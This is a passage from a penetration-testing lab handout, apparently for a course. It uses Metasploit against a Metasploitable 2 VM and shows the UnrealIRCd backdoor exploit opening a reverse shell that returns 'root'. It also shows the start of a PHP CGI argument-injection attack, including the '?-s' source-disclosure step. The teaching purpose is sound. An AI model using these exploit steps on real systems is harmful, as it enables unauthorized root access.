


```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unreal_ircd_3281_backdoor) > █
```

Execute these commands, replacing the IP address with the IP address of your Metasploitable 2 VM.

```
set RHOST 172.16.1.190
exploit
```

As shown below, a command shell session opens. Execute the **whoami** command to see the reply **root**.



```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 172.16.1.190
RHOST => 172.16.1.190
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 172.16.1.188:4444
[*] 172.16.1.190:6667 - Connected to 172.16.1.190:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 172.16.1.190:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo XKNX4F62890IDV4F;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "XKNX4F62890IDV4F\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.1.188:4444 -> 172.16.1.190:56057) at 2017-08-17 19:22:12 -0400

whoami
root
█
```

Capturing a Screen Image

Make sure the "**Command shell session opened**" message is visible, as shown above.

Capture a whole-desktop image and save it as "**Proj 6b**".

YOU MUST SEND IN A WHOLE-DESKTOP IMAGE FOR FULL CREDIT Press **Ctrl+C** to cancel the session.


In Kali, execute these commands to exit the shell and Metasploit.

```
y
exit
```

Task 3: Exploiting PHP CGI Argument Injection

On your Kali VM, open Firefox and go to the IP address of your Metasploitable 2 VM.

A Web page opens, as shown below.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Click the **phpMyAdmin** link.

Append this to the end of the URL, and press **Enter**.

```
?-s
```

The source code of the Web page appears, as shown below.



```
<?php
/* vim: set expandtab sw=4 ts=4 sts=4: */
/**
 * forms frameset
 *
 * @version $Id: index.php 12022 2008-11-28 14:35:17Z nijel $
 * @uses    $GLOBALS['strNoFrames']
 * @uses    $GLOBALS['cfg']['QueryHistoryDB']
 * @uses    $GLOBALS['cfg']['Server']['user']
 * @uses    $GLOBALS['cfg']['DefaultTabServer']     as src for the mainframe
 * @uses    $GLOBALS['cfg']['DefaultTabDatabase']   as src for the mainframe
 * @uses    $GLOBALS['cfg']['NaviWidth']            for navi frame width
 * @uses    $GLOBALS['collation_connection']    from $_REQUEST (grab_globals.lib.php)
 *                                              or common.inc.php
 * @uses    $GLOBALS['available_languages'] from common.inc.php (select_lang.lib.php)
 * @uses    $GLOBALS['db']
```

This is a known bug in PHP-CGI, and it allows us to get remote code execution with Metasploit.


In Kali, execute this command to open Metasploit.

```
msfconsole
```

At the "msf>" prompt, execute this command.

```
search php_cgi
```

As shown below, one exploit is found.




```
msf > search php_cgi

Matching Modules
================

   Name                                    Disclosure Date  Rank       Description
   ----                                    ---------------  ----       -----------
   exploit/multi/http/php_cgi_arg_injection  2012-05-03     excellent  PHP CGI Argument Injection


msf > 
```

Execute these commands:

```
use exploit/multi/http/php_cgi_arg_injection
show options
```

As shown below, the only required parameter is RHOST, the IP address of the target system.

